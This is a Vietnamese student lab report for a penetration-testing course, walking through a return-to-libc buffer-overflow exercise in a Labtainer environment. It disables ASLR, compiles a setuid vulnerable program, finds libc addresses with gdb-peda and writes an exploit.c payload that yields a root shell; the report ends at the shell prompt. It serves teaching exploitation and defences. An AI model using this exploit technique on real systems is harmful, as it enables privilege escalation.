HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÁO CÁO THỰC HÀNH
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107

BÀI THỰC HÀNH
THỰC HÀNH BÀI LAB RETLIBC

Sinh viên thực hiện:

B21DCAT151 – Trần Thị Thu Phương

Tên lớp: 03

Giảng viên hướng dẫn: TS. Đinh Trường Duy

HÀ NỘI 2025

MỤC LỤC

1. Cơ sở lý thuyết

1.1. Ngôn ngữ lập trình C

- Ngôn ngữ lập trình C là một ngôn ngữ lập trình bậc trung, có tính cấu trúc cao, được phát triển bởi Dennis Ritchie vào đầu những năm 1970 tại Bell Labs.

- Các đặc điểm chính của C:

- **Cú pháp đơn giản, dễ hiểu:** Gần với ngôn ngữ Assembly nhưng có tính trừu tượng cao hơn.
- **Tính linh hoạt cao:** Cho phép lập trình hệ thống (như viết hệ điều hành) và lập trình ứng dụng.
- **Quản lý bộ nhớ thủ công:** Lập trình viên cần tự cấp phát và giải phóng bộ nhớ.
- **Tốc độ thực thi cao:** Vì chương trình được biên dịch trực tiếp xuống mã máy.

- Cấu trúc cơ bản của chương trình C:

```c
#include <stdio.h>

int main() {
    printf("Hello, World!\n");
    return 0;
}
```

- Các thành phần chính:

- **Thư viện chuẩn:** #include <stdio.h> để dùng hàm nhập/xuất.
- **Hàm main:** Điểm bắt đầu thực thi chương trình.
- **Câu lệnh:** Kết thúc bằng dấu ;
- **Kiểu dữ liệu:** int, char, float, double,…
- **Câu điều kiện:** if, switch.
- **Vòng lặp:** for, while, do-while.
- **Hàm:** Dùng để phân chia chương trình thành các module nhỏ.

1.2. Kỹ thuật return-to-libc

- Return-to-libc là một kỹ thuật tấn công khai thác lỗ hổng buffer overflow trong các chương trình, nhằm chuyển hướng luồng thực thi của chương trình đến các hàm có sẵn trong thư viện chuẩn C (libc), thay vì chèn mã độc (shellcode) trực tiếp vào bộ nhớ. Kỹ thuật này thường được sử dụng để bypass các cơ chế bảo vệ như DEP (Data Execution Prevention), vốn ngăn việc thực thi mã từ các vùng bộ nhớ không được đánh dấu là thực thi được (như stack hoặc heap).

- Thay vì chèn mã thực thi mới, kẻ tấn công ghi đè return address trên stack để trỏ đến một hàm trong libc (thường là system() hoặc các hàm nguy hiểm khác).

- Kẻ tấn công cung cấp các tham số phù hợp cho hàm để đạt được mục đích, ví dụ: thực thi lệnh shell như /bin/sh.

- Kẻ tấn công có thể gọi hàm system("/bin/sh") trong libc để mở một shell, từ đó kiểm soát hệ thống.

- Ưu điểm:

- **Bypass DEP:** Hiệu quả trên các hệ thống có DEP vì không cần chèn mã thực thi.
- **Dễ triển khai hơn shellcode:** Chỉ cần biết địa chỉ hàm và tham số, không cần viết mã máy phức tạp.
- **Tận dụng thư viện có sẵn:** Libc luôn được nạp trong các chương trình C, đảm bảo tính khả thi.

- Nhược điểm:

- **Phụ thuộc vào địa chỉ cố định:** Kỹ thuật này yêu cầu kẻ tấn công biết chính xác địa chỉ của hàm trong libc và chuỗi tham số (như /bin/sh). Nếu hệ thống sử dụng ASLR (Address Space Layout Randomization), các địa chỉ này sẽ thay đổi mỗi lần chạy chương trình, làm phức tạp hóa cuộc tấn công.
- **Hạn chế về chức năng:** Kẻ tấn công chỉ có thể gọi các hàm có sẵn trong libc, không thể thực thi mã tùy ý phức tạp như trong trường hợp chèn shellcode.
- **Dễ bị phát hiện bởi các công cụ hiện đại:** Các công cụ bảo mật (như IDS/IPS) có thể phát hiện các mẫu ghi đè stack bất thường.

1.3. Stack

- Stack là một cấu trúc dữ liệu hoạt động theo nguyên tắc LIFO (Last In, First Out), nghĩa là phần tử được đưa vào cuối cùng sẽ được lấy ra đầu tiên. Trong lập trình, stack thường được sử dụng để quản lý việc thực thi chương trình, đặc biệt là trong việc gọi hàm (function call).

- Cơ chế hoạt động của Stack:

- Khi một hàm được gọi, thông tin liên quan đến hàm (gọi là stack frame hoặc activation record) được đẩy (push) vào stack.
- Stack frame bao gồm:
    - **Return Address:** Địa chỉ quay lại sau khi hàm hoàn thành.
    - **Parameters:** Các tham số truyền vào hàm.
    - **Local Variables:** Biến cục bộ của hàm.
- Khi hàm hoàn thành, stack frame tương ứng được lấy ra (pop) khỏi stack.

- Vai trò trong hệ thống:

- Quản lý luồng thực thi chương trình.
- Lưu trữ tạm thời dữ liệu cục bộ của các hàm.

- Đặc điểm:

- Stack có kích thước cố định, được cấp phát bởi hệ điều hành khi chương trình khởi chạy.
- Nếu vượt quá kích thước (stack overflow), chương trình sẽ bị lỗi.

1.4. Function

- Function là một khối mã thực hiện một nhiệm vụ cụ thể trong chương trình. Trong ngữ cảnh của bộ nhớ và hệ thống, cách hàm hoạt động liên quan chặt chẽ đến stack.

- Quy trình thực thi hàm:

- Gọi hàm:
  - CPU đẩy địa chỉ quay lại (return address) vào stack.
  - Truyền tham số (nếu có) vào stack hoặc thanh ghi (tùy kiến trúc).
  - Chuyển quyền điều khiển (control flow) đến địa chỉ của hàm.
- Thực thi hàm:
  - Hàm tạo các biến cục bộ trên stack.
  - Thực hiện các lệnh trong thân hàm.
- Kết thúc hàm:
  - CPU lấy địa chỉ quay lại từ stack.
  - Giải phóng stack frame và quay về vị trí gọi hàm.

1.5. Buffer Overflow

- Buffer Overflow là một lỗi xảy ra khi chương trình ghi dữ liệu vượt quá dung lượng được cấp phát cho một bộ đệm (buffer), dẫn đến việc ghi đè lên các vùng bộ nhớ khác, bao gồm cả stack.

- Nguyên nhân:

- Sử dụng các hàm không an toàn như gets(), strcpy() trong C mà không kiểm tra kích thước đầu vào.
- Không kiểm soát kích thước dữ liệu đầu vào từ người dùng.

- Hậu quả:

- **Thay đổi luồng thực thi:** Kẻ tấn công có thể ghi đè return address để trỏ đến mã độc.
- **Thực thi mã tùy ý:** Nếu kẻ tấn công chèn shellcode (mã độc) vào buffer và điều chỉnh return address, chương trình có thể thực thi mã đó.

- **Crash chương trình:** Nếu dữ liệu ghi đè không có ý nghĩa, chương trình có thể bị lỗi.

- Cơ chế khai thác:

- Đưa dữ liệu vượt quá kích thước buffer.
- Ghi đè return address bằng địa chỉ của shellcode (thường nằm trong buffer hoặc vùng bộ nhớ khác).
- Khi hàm kết thúc, CPU nhảy đến địa chỉ của shellcode thay vì quay lại vị trí hợp lệ.

1.6. Các cơ chế bảo vệ của hệ thống

- Stack Canaries (Bảo vệ ngăn xếp):

- Chèn một giá trị ngẫu nhiên (gọi là "canary" hoặc "guard value") vào stack ngay trước return address. Trước khi hàm kết thúc, hệ thống kiểm tra xem canary có bị thay đổi không.
- Nếu buffer overflow xảy ra và ghi đè lên canary, giá trị này sẽ bị thay đổi. Chương trình phát hiện sự thay đổi và dừng thực thi trước khi return address được sử dụng.

- Address Space Layout Randomization (ASLR):

- Ngẫu nhiên hóa vị trí của các vùng bộ nhớ (stack, heap, thư viện) trong mỗi lần chạy chương trình.
- Kẻ tấn công không thể dự đoán chính xác địa chỉ của shellcode hoặc hàm hệ thống (như system()).

- Data Execution Prevention (DEP) / NX Bit:

- Đánh dấu các vùng bộ nhớ như stack và heap là "không thể thực thi" (non-executable).
- Nếu kẻ tấn công chèn shellcode vào stack, CPU sẽ không cho phép thực thi mã từ vùng đó, gây lỗi.

- Safe Functions (Hàm an toàn):

- Sử dụng các hàm kiểm tra kích thước thay vì hàm không an toàn:
    - Thay strcpy() bằng strncpy().
    - Thay gets() bằng fgets().
- Ngăn chặn việc ghi dữ liệu vượt quá kích thước buffer.

2. Mục đích

- Giúp sinh viên hiểu rõ một biến thể khác của tấn công tràn bộ đệm; cuộc tấn công này có thể vượt qua một chương trình bảo vệ hiện được triển khai trong các hệ điều hành Linux.

3. Yêu cầu đối với sinh viên

- Có kiến thức về ngôn ngữ lập trình C.

- Tìm hiểu về kỹ thuật Return-to-libc.

- Tìm hiểu về Stack, Function, Buffer Overflow và các cơ chế bảo vệ của hệ thống.

4. Nội dung thực hành

- Yêu cầu của bài là khai thác chương trình "retlib". Mã nguồn chương trình được cung cấp, nhưng không được thay đổi mã nguồn.

4.1. Khởi tạo lab

- Chạy lệnh trong terminal của Labtainer:

labtainer -r retlibc

(chú ý: sinh viên sử dụng ***mã sinh viên*** của mình để nhập thông tin người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)

- **Ngẫu nhiên hóa không gian địa chỉ.** Một số hệ thống dựa trên Linux sử dụng ngẫu nhiên hóa không gian địa chỉ (ASLR) để ngẫu nhiên hóa địa chỉ bắt đầu của heap và stack. Điều này làm cho việc đoán các địa chỉ chính xác trở nên khó khăn; đoán địa chỉ là một trong những bước quan trọng của các cuộc tấn công tràn bộ đệm. Trong bài lab này, ta tắt các tính năng này bằng các lệnh sau:

sudo sysctl -w kernel.randomize_va_space=0

- **Trình bảo vệ StackGuard.** Trình biên dịch GCC thực hiện một cơ chế bảo mật được gọi là "Stack Guard" để ngăn chặn lỗi tràn bộ đệm. Khi có biện pháp bảo vệ này, lỗi tràn bộ đệm sẽ không hoạt động. Ta có thể tắt tính năng bảo vệ này nếu biên dịch chương trình bằng cách sử dụng tùy chọn -fno-stack-protector. Ví dụ: để biên dịch một chương trình example.c với Stack Guard bị tắt, ta có thể sử dụng lệnh sau:

gcc -m32 -fno-stack-protector example.c

Chương trình retlib được biên dịch mà không có StackGuard.

- **Ngăn xếp không thể thực thi (Non-Executable Stack).** Ubuntu từng cho phép các ngăn xếp thực thi, nhưng điều này hiện đã thay đổi: mã nhị phân của chương trình (và thư viện được chia sẻ) phải khai báo xem chúng có yêu cầu ngăn xếp thực thi hay không,

tức là cần đánh dấu một trường trong header chương trình. Kernel hoặc trình liên kết động sử dụng đánh dấu này để quyết định xem có nên làm cho ngăn xếp của chương trình đang chạy này có thể thực thi hay không. Việc đánh dấu này được thực hiện tự động trong các phiên bản gcc gần đây và theo mặc định, ngăn xếp được đặt là không thể thực thi. Để thay đổi điều đó, hãy sử dụng tùy chọn sau khi biên dịch chương trình:

Đối với ngăn xếp thực thi:

$ gcc -m32 -z execstack -o test test.c

Đối với ngăn xếp không thực thi:

$ gcc -m32 -z noexecstack -o test test.c

Vì mục tiêu của bài thực hành này là chỉ ra rằng tính năng bảo vệ ngăn xếp không thực thi không hoạt động, chương trình retlib đã được biên dịch với tùy chọn "-z noexecstack".

4.2. Nhiệm vụ 1: Khai thác lỗ hổng bảo mật

- Tạo **badfile**. Thư mục chính bao gồm một chương trình " exploit.c" và ta có thể sửa đổi để tạo **badfile**.

- Cần tìm ra các giá trị cho các địa chỉ trong chương trình đó, cũng như nơi lưu trữ các địa chỉ đó. Nếu không tính toán chính xác các vị trí, cuộc tấn công có thể không hoạt động.

- Sau khi sửa đổi chương trình exploit.c, hãy biên exploit.c bằng cách sử dụng exploit.sh. Chạy chương trình exploit để tạo ra nội dung cho "badfile". Chạy chương trình có lỗ hổng. Nếu khai thác được triển khai đúng , khi hàm bof trả về, nó sẽ trở lại hàm system libc() và thực thi hệ thống ("/bin/sh").

- Nếu chương trình có lỗ hổng đang chạy với quyền root, ta có thể lấy root shell tại thời điểm này. Cần lưu ý rằng hàm exit() không cần thiết cho tấn công này; tuy nhiên, nếu không có chức năng này, khi system() trả về, chương trình có thể bị sập, và gây nghi ngờ.

$ ./compile_exploit.sh

$./exploit // create the badfile

$./retlib // launch the attack by running the vulnerable program

 # <---- You've got a root shell!

- Sau khi tấn công thành công, hãy thay đổi tên tệp của retlib thành một tên khác, đảm bảo rằng độ dài của tên tệp khác nhau. Ví dụ, có thể thay đổi nó thành newretlib. Lặp lại cuộc tấn công (mà không thay đổi nội dung của badfile).

4.3. Nhiệm vụ 2: Ngẫu nhiên hóa địa chỉ

- Trong tác vụ này, hãy bật tính năng bảo vệ ngẫu nhiên hóa địa chỉ của Ubuntu. Hãy chạy cùng một tấn công được phát triển trong Nhiệm vụ 1. Ta có thể nhận được shell không? Nếu không, vấn đề là gì? Làm thế nào để ngẫu nhiên hóa địa chỉ làm cho cuộc tấn công return-to-libc trở nên khó khăn? Sinh viên cần mô tả quan sát và giải thích trong báo cáo. Có thể sử dụng các lệnh sau để bật ngẫu nhiên hóa địa chỉ:

sudo sysctl -w kernel.randomize_va_space = 2

4.4. Nhiệm vụ 3: Bảo vệ Stack Guard

- Trong tác vụ này, chúng ta hãy bật tính năng bảo vệ ***Stack Guard*** của Ubuntu. Hãy nhớ tắt tính năng bảo vệ ngẫu nhiên hóa địa chỉ. Và chạy cùng tấn công được phát triển trong Nhiệm vụ 1. Ta có thể nhận được shell không? Nếu không, vấn đề là gì? Làm thế nào để cơ chế bảo vệ Stack Guard khiến cuộc tấn công return-to-libc trở nên khó khăn? Sinh viên hãy mô tả quan sát và giải thích trong báo cáo. Có thể sử dụng các lệnh sau để biên dịch chương trình với tính năng bảo vệ Stack Guard được bật.

sudo su

 # gcc -m32 -z noexecstack -o retlib retlib.c

 # chmod 4755 retlib

 # exit

4.5. Hướng dẫn: Hiểu cơ chế gọi hàm

Tìm địa chỉ của các hàm libc

- Để tìm địa chỉ của bất kỳ hàm libc nào, sử dụng các lệnh gdb sau (a.out là một chương trình tùy ý):

$ gdb a.out

(gdb) b main

(gdb) r

(gdb) p system

$1 = {<text variable, no debug info>} 0x9b4550 <system>

(gdb) p exit

$2 = {<text variable, no debug info>} 0x9a9b70 <exit>

- Từ các lệnh gdb trên, có thể tìm ra địa chỉ cho hàm system() là 0x9b4550 và địa chỉ cho hàm exit() là 0x9a9b70. Các địa chỉ thực tế trong hệ thống của sinh viên có thể khác với những con số này.

Đưa chuỗi shell vào bộ nhớ

- Một trong những thách thức trong phòng thí nghiệm này là đưa chuỗi "/ bin / sh" vào bộ nhớ và lấy địa chỉ của nó. Điều này có thể đạt được bằng cách sử dụng các biến môi trường. Khi một chương trình C được thực thi, nó sẽ kế thừa tất cả các biến môi trường từ trình bao thực thi nó. Biến môi trường SHELL trỏ trực tiếp đến / bin / bash và được các chương trình khác cần, vì vậy chúng tôi giới thiệu một biến shell mới MYSHELL và làm cho nó trỏ tới zsh

$ export MYSHELL = /bin/sh

- Ta sẽ sử dụng địa chỉ của biến này làm đối số cho lệnh gọi system(). Vị trí của biến này trong bộ nhớ có thể được tìm thấy dễ dàng bằng cách sử dụng chương trình sau:

```
void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

- Nếu tính năng ngẫu nhiên hóa địa chỉ bị tắt, ta sẽ phát hiện ra rằng địa chỉ tương tự được in ra. Tuy nhiên, khi chạy chương trình retlib có lỗ hổng, địa chỉ của biến môi trường có thể không giống hoàn toàn với địa chỉ mà ta nhận được khi chạy chương trình trên; một địa chỉ như vậy thậm chí có thể thay đổi khi ta thay đổi tên chương trình (số ký tự trong tên tệp tạo ra sự khác biệt). Tin tốt là, địa chỉ của shell sẽ khá gần với những gì in ra bằng cách sử dụng chương trình trên. Do đó, có thể cần thử một vài lần để thành công.

Hiểu về ngăn xếp

- Để biết cách thực hiện cuộc tấn công return-to-libc, điều cần thiết là phải hiểu cách hoạt động của ngăn xếp. Chúng tôi sử dụng một chương trình C nhỏ để hiểu tác dụng của một lệnh gọi hàm trên ngăn xếp.

```
/* foobar.c */
#include<stdio.h>
```

```
void foo(int x)
{
printf("Hello world: %d\n", x);
}

int main()
{
foo(1);
return 0;
}
```


- Ta có thể sử dụng "gcc -m32 -S foobar.c" để biên dịch chương trình này thành mã hợp ngữ. Tệp foobar.s kết quả sẽ giống như sau:

```
.....
8 foo:
9   pushl %ebp
10          movl %esp, %ebp
11          subl $8, %esp
12          movl 8(%ebp), %eax
13          movl %eax, 4(%esp)
14          movl $.LC0, (%esp) : string "Hello world: %d\n"
15          call printf
16          leave
17          ret
.....
21 main:
22          leal 4(%esp), %ecx
23          andl $-16, %esp
24          pushl -4(%ecx)
25          pushl %ebp
```

```
26          movl %esp, %ebp
27          pushl %ecx
28          subl $4, %esp
29          movl $1, (%esp)
30          call foo
31          movl $0, %eax
32          addl $4, %esp
33          popl %ecx
34          popl %ebp
35          leal -4(%ecx), %esp
36          ret
```

Gọi và chạy foo ()

- Tập trung vào ngăn xếp trong khi gọi foo (). Có thể bỏ qua ngăn xếp trước đó. Xin lưu ý rằng số dòng thay vì địa chỉ lệnh được sử dụng trong phần giải thích này.



Hình 1: Chạy và thoát foo()

- Dòng 28-29: Hai câu lệnh này push giá trị 1, tức là đối số tới foo(), vào ngăn xếp. Thao tác này tăng %esp lên 4. Ngăn xếp sau hai câu lệnh này được mô tả trong Hình 1 (a).

- Dòng 30: call foo: Câu lệnh push địa chỉ của lệnh tiếp theo ngay sau câu lệnh gọi vào ngăn xếp (tức là địa chỉ trả về), rồi nhảy đến mã của foo (). Ngăn xếp hiện tại được mô tả trong Hình 1 (b).

- Dòng 9-10: Dòng đầu tiên của hàm foo() push %ebp vào ngăn xếp, để lưu con trỏ khung trước đó. Dòng thứ hai cho phép %ebp trỏ đến khung hiện tại. Ngăn xếp hiện tại được mô tả trong Hình 1 (c).

- Dòng 11: subl $8,% esp: Con trỏ ngăn xếp được sửa đổi để cấp phát không gian (8 byte) cho các biến cục bộ và hai đối số được truyền cho printf. Vì không có biến cục bộ trong hàm foo, 8 byte chỉ dành cho các đối số. Xem Hình 1 (d).

Thoát foo()

- Điều khiển đã được chuyển đến hàm foo (). Hãy xem điều gì sẽ xảy ra với ngăn xếp khi hàm trả về.

- Dòng 16: leave: Lệnh này thực hiện ngầm hai lệnh (nó là một macro trong các bản phát hành x86 trước đó, nhưng đã được tạo thành một lệnh sau đó):

mov %ebp, %esp

pop %ebp

- Câu lệnh đầu tiên giải phóng không gian ngăn xếp được cấp phát cho hàm; câu lệnh thứ hai khôi phục con trỏ khung trước đó. Ngăn xếp hiện tại được mô tả trong Hình 1 (e).

- Dòng 17: ret: Lệnh này chỉ cần lấy địa chỉ trả về ra khỏi ngăn xếp, sau đó chuyển đến địa chỉ trả về. Ngăn xếp hiện tại được mô tả trong Hình 1 (f).

- Dòng 32: addl $4, %esp: Giải phóng thêm các bộ nhớ đã được phân bổ cho foo. Như có thể thấy rõ rằng ngăn xếp bây giờ ở trạng thái chính xác như trước khi nhập hàm foo (tức là trước dòng 28).

4.6. Kết thúc bài lab

- Trên terminal đầu tiên sử dụng câu lênh sau để kết thúc bài lab:

stoplab retlibc

- Khi bài lab kết thúc, một tệp lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

- Sinh viên cần nộp file .lab để chấm điểm.

- Để kiểm tra kết quả khi trong khi làm bài thực hành sử dụng lệnh: *checkwork <tên bài thực hành>*

- Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

labtainer –r retlibc

5. Các bước thực hiện

- Khởi động bài lab:

```
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ labtainer -r retlibc
latest: Pulling from labtainers/retlibc.retlibc.student
04dbd62d622a: Pull complete
658d9dc8227d: Pull complete
f177468aadc4: Pull complete
5855a94958ff: Pull complete
14c54c47665b: Pull complete
5c14b0bb2117: Pull complete
dc3594b513a2: Pull complete
760a67c04108: Pull complete
65972af7167f: Pull complete
Digest: sha256:c1ad7b78c6d8ad08c9e3c4785b410742b201b0c943f809f273e553a61d6cb590
Status: Downloaded newer image for labtainers/retlibc.retlibc.student:latest

Please enter your e-mail address:  [B21DCAT151]B21DCAT151
Started 1 containers, 0 completed initialization, please wait...
```

*** Nhiệm vụ 1: Khai thác lỗ hổng bảo mật**

- Tắt ngẫu nhiên hóa không gian địa chỉ:

```
ubuntu@retlibc:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

- Biên dịch file retlib.c thành chương trình thực thi retlib 32 bit với tắt trình bảo vệ StackGuard và ngăn xếp không thực thi bằng quyền root:

```
ubuntu@retlibc:~$ sudo su
root@retlibc:/home/ubuntu# gcc -m32 -fno-stack-protector -z noexecstack -g -o retlib retlib.c
root@retlibc:/home/ubuntu# chmod 4755 retlib
root@retlibc:/home/ubuntu# exit
exit
```

- Tạo ra file “badfile” rỗng để kiểm tra chương trình retlib bằng gdb:

```
ubuntu@retlibc:~$ touch badfile
ubuntu@retlibc:~$ ls
badfile  compile_exploit.sh  exploit.c  retlib  retlib.c
```

- Thực hiện kiểm tra chương trình retlib bằng gdb:

- Đặt điểm ngắt tại hàm bof.
- Chạy chương trình.
- In ra giá trị của buffer và ebp.

```
ubuntu@retlibc:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
(gdb) break bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 12.
(gdb) run
Starting program: /home/ubuntu/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:12
12          fread(buffer, sizeof(char), 80, badfile);
(gdb) x &buffer
0xffffd683:     0xe1cae8f7
(gdb) x $ebp
0xffffd6b8:     0xffffd6e8
```

- Sử dụng python để tính toán:

  - 0xffffd6b8-0xffffd683+4 để tính khoảng cách từ buffer đến return address: Giá trị của ebp trừ đi giá trị của buffer cộng thêm với 4 bytes là kích thước của ebp.

```
ubuntu@retlibc:~$ python
Python 2.7.12 (default, Dec  4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0xffffd6b8-0xffffd683+4
57
>>>
```

- Cài đặt git (phải “sudo apt update” trước):

```
ubuntu@retlibc:~$ sudo apt install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man libasn1-8-heimdal libcurl3-gnutls liberror-perl libgssapi3-heimdal
  libhcrypto4-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhx509-5-heimdal
  libkrb5-26-heimdal libldap-2.4-2 libpopt0 libroken18-heimdal librtmp1 libsasl2-2
  libsasl2-modules libsasl2-modules-db libwind0-heimdal rsync
Suggested packages:
```

- Cài đặt gdb-peda:

```
ubuntu@retlibc:~$ git clone https://github.com/longld/peda.git ~/peda
Cloning into '/home/ubuntu/peda'...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 382 (delta 2), reused 2 (delta 2), pack-reused 378 (from 2)
Receiving objects: 100% (382/382), 290.84 KiB | 239.00 KiB/s, done.
Resolving deltas: 100% (231/231), done.
```

Chuyển gdb sang gdb-peda

```
ubuntu@retlibc:~$ ls
badfile  compile_exploit.sh  exploit.c  peda  retlib  retlib.c
ubuntu@retlibc:~$ cd peda/
ubuntu@retlibc:~/peda$ ls
LICENSE  README  README.md  lib  peda.py  python23-compatibility.md
ubuntu@retlibc:~/peda$ cd ..
ubuntu@retlibc:~$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

- Thực hiện kiểm tra chương trình retlib bằng gdb-peda:

- Đặt điểm ngắt tại hàm main.
- Chạy chương trình.
- In ra địa chỉ của system, exit và /bin/sh.

```
ubuntu@retlibc:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 21.
gdb-peda$ r
```

```
gdb-peda$ r
Starting program: /home/ubuntu/retlib

[----------------------------------registers-----------------------------------]
EAX: 0xf7fc8dbc --> 0xffffd79c --> 0xffffd8c8 ("TERM=xterm")
EBX: 0x0
ECX: 0xffffd700 --> 0x1
EDX: 0xffffd724 --> 0x0
ESI: 0xf7fc7000 --> 0x1afdb0
EDI: 0xf7fc7000 --> 0x1afdb0
EBP: 0xffffd6e8 --> 0x0
ESP: 0xffffd6d0 --> 0x1
EIP: 0x80484ec (<main+17>:      sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484e6 <main+11>: mov    ebp,esp
   0x80484e8 <main+13>: push   ecx
   0x80484e9 <main+14>: sub    esp,0x14
=> 0x80484ec <main+17>: sub    esp,0x8
   0x80484ef <main+20>: push   0x80485c0
   0x80484f4 <main+25>: push   0x80485c2
   0x80484f9 <main+30>: call   0x80483a0 <fopen@plt>
   0x80484fe <main+35>: add    esp,0x10
[-------------------------------------stack-------------------------------------]
0000| 0xffffd6d0 --> 0x1
0004| 0xffffd6d4 --> 0xffffd794 --> 0xffffd8b4 ("/home/ubuntu/retlib")
0008| 0xffffd6d8 --> 0xffffd79c --> 0xffffd8c8 ("TERM=xterm")
0012| 0xffffd6dc --> 0x8048561 (<__libc_csu_init+33>:   lea    eax,[ebx-0xf8])
0016| 0xffffd6e0 --> 0xf7fc73dc --> 0xf7fc81e0 --> 0x0
0020| 0xffffd6e4 --> 0xffffd700 --> 0x1
0024| 0xffffd6e8 --> 0x0
0028| 0xffffd6ec --> 0xf7e2f637 (<__libc_start_main+247>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xffffd794) at retlib.c:21
21          badfile = fopen("badfile", "r");
gdb-peda$
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e51940 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e457b0 <exit>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f7002b ("/bin/sh")
gdb-peda$
```

- Chỉnh sửa file exploit.c như hình bên dưới, sau đó lưu file:

- Địa chỉ của system, exit, /bin/sh tìm được bằng gdb-peda ở trên.
- Ghi đè địa chỉ của system vào return address, sau đó 4 bytes là địa chỉ của exit, tiếp theo 4 bytes là địa chỉ của /bin/sh.

```
ubuntu@retlibc: ~
File  Edit  View  Search  Terminal  Help
 GNU nano 2.5.3                File: exploit.c                      Modified

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[80];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[65] = 0xf7f7002b ;    //  "/bin/sh"
  *(long *) &buf[57] = 0xf7e51940 ;    //  system()
  *(long *) &buf[61] = 0xf7e457b0 ;    //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

- Chạy file complie_exploit.sh để biên dịch file exploit.c, chạy chương trình exploit để tạo badfile và chạy chương trình retlib để thực thi mã thực hiện tấn công. Kết quả đã nhảy vào được shell của người dùng ubuntu:

```
ubuntu@retlibc:~$ ./compile_exploit.sh
ubuntu@retlibc:~$ ./exploit
ubuntu@retlibc:~$ ./retlib
# id
